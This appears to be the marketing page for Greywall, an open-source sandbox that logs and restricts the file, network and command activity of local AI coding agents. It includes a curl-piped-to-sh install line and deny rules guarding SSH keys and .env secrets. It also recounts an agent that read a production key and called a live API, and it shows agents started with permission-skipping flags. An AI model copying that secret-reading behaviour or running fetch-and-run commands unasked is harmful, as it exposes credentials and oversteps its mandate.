Contain and observe AI agents without friction.
See every read, write, and connection your AI agent attempts on Linux and macOS. Allow by default, deny whatever you want in config.
$ curl -fsSL https://raw.githubusercontent.com/GreyhavenHQ/greywall/main/install.sh | shOne install, then prefix any local agent. Works on Linux and macOS.
Running Greywall across multiple teams? We're building a managed governance layer.
The agent read a production key from .env and called the live API to test its changes. The action was plausible. The boundary was missing.
The default lets the agent run while Greywall logs every read, write, and connection in the activity feed. Switch to ask or deny mode mid-session when you want stricter behavior.
“The act of verification creates trust.”
Greywall shows the attempted reads, writes, and connections as they happen, then lets you decide what stays allowed.
Watch every read, write, and connection live.
GreyProxy records every read, write, and outbound request as it happens. The default lets the agent run; the activity feed shows you what it touched, and you can switch into ask or deny mode mid-session without restarting.





Each outbound request stays visible. Policy changes apply while the agent keeps running.
How to run it.
Install once, then prefix any agent command. Greywall picks safe defaults for the working directory so the agent runs without a setup pass.
1. Install
2. Run any agent
greywall -- claude --dangerously-skip-permissions
greywall -- codex --yolo
greywall -- opencode
Same agent, same flags. Greywall sits underneath and the agent doesn't need to know it's there.
Works with every agent.
Greywall sits under the agent process. If the tool runs locally, it can run inside the same filesystem and network boundaries without agent-specific setup.


Ask mode and deny rules are opt-in.
Allow by default keeps the agent moving. When you want stricter behavior, opt into ask mode in config or set explicit deny rules for filesystem paths, network destinations, and commands. The default stays out of your way; the controls are there the moment you need them.
Opt-in deny rules
Drop a path into the deny list and it stays protected. SSH keys, git hooks, shell configs, and .env files are denied by sensible defaults even while everything else stays open.
Network isolation
The process cannot see the host network directly. Traffic passes through the TUN device and GreyProxy, including binaries that ignore proxy environment variables.
Command blocking
Block rules still apply inside pipes, chains, and nested shells.
Learning mode
Uses strace to observe filesystem access and turns the result into an initial least-privilege template.
Independent enforcement. The control layer around the agent should remain separate from the vendor providing the model. The boundary needs its own point of control.
Five orthogonal security layers.
Each layer constrains a different part of the runtime. If one mechanism misses something, another can still catch it at the kernel boundary.
Bubblewrap
NamespacesProcess, network, and mount isolation via Linux namespaces. The foundational containment layer that creates a fully isolated process environment.
Landlock
FilesystemKernel-level filesystem access control. Enforces granular read/write permissions below userspace. Processes cannot escalate their own access.
Seccomp BPF
SyscallsBlocks 27+ dangerous system calls at the kernel boundary. ptrace, mount, kexec, module loading, and BPF manipulation are all denied.
eBPF Monitoring
VisibilityTraces syscall exits in real time across all layers. Every permission denial is captured instantly with full context: process, path, and reason.
TUN + SOCKS5 Proxy
NetworkTransparent network capture at the kernel level via TUN device. All TCP/UDP traffic is routed through the proxy, even binaries that ignore env vars.
Graceful degradation. Greywall checks the kernel features available on the host and enables the layers it can support. Run greywall --linux-features to inspect the active set.
Greywall vs. other sandboxes.
Containers and bespoke sandboxes get in the way of how developers actually work. Greywall installs in one line, runs without config, and gives you a live feed of everything the agent does — with opt-in ask mode and deny rules when you want stricter behavior.
Coming soon.
We're building a plugin layer on top of GreyProxy for teams that need custom policy logic and shared operational controls.
Smart escalation
A model-backed heuristic watches the activity feed and surfaces the attempts you should look at, even when the default is allow.
Custom policy plugins
Heuristics as code. Allow or deny on whatever context you care about.
Model Council
A panel of models votes on ambiguous requests. Guardrails without the friction.
Token-saving MITM
Cache, redact, and rewrite LLM traffic. Smaller bills.
Enterprise controls
SSO, audit trails, team rulesets, managed deployments.
Running Greywall across multiple teams? We're building a managed governance layer.
We built it for ourselves, then open-sourced it.
Greywall was built by Greyhaven, where we build custom sovereign AI solutions for enterprises. We needed kernel-enforced sandboxing with real-time visibility inside client environments, so we built it.
It runs in production deployments today. We open-sourced it because the control layer around the agent should not depend on the company selling the model.
The people behind it.


Need the rest of the system?
Greywall is one layer in a larger deployment model. For teams that need private model hosting, workflow design, and contained end-to-end systems, Greyhaven builds the surrounding infrastructure.
Talk to our team→Frequently asked.
Greywall is a command-line tool that wraps an AI coding agent in a local observability + control layer. Prefix the agent command with greywall -- and Greywall runs the agent with full visibility into every read, write, and network call it attempts. Allow by default keeps the agent moving; ask mode and explicit deny rules are opt-in via config. Works on Linux and macOS, open source under Apache 2.0.
Two steps. brew install greyhavenhq/tap/greywall (or the install script for Linux), then prefix the command you already use: greywall -- claude, greywall -- opencode, or any other local CLI agent. No config file required, no Docker image, no agent-specific plugin. Greywall runs the agent immediately with a live activity feed; if you want stricter behavior, enable ask mode or deny rules in ~/.config/greywall.
Containers isolate software well, but they often separate the agent from the local toolchain and working copy you actually need. Greywall keeps the agent in the normal local environment and gives you a live feed of everything it touches — reads, writes, outbound requests, command attempts. When you want to clamp down, opt into ask mode or add explicit deny rules without restarting the session. A basic container setup gives you isolation but not visibility.
Yes. On macOS, Greywall uses Seatbelt, Apple's built-in sandbox facility, together with the GreyProxy activity feed. The default profile lets the agent operate while Greywall observes; stricter Seatbelt rules kick in when you turn on ask mode or set explicit deny rules. Linux has more available layers, but the macOS path provides the same observability story using built-in OS capabilities.
Namespace isolation via Bubblewrap needs Linux 3.8. Landlock filesystem controls need 5.13. Seccomp BPF needs 3.5. eBPF monitoring needs 4.15. The network proxy works on any kernel. Greywall detects the features present on the host and enables the layers it can support. Run greywall --linux-features to inspect the result.
Greywall works with local CLI agents that run as normal processes on your machine: Claude Code, Codex, Cursor, Aider, Goose, Amp, Gemini CLI, Cline, OpenCode, Copilot, and similar tools. Because Greywall operates below the agent, support does not depend on vendor-specific integrations.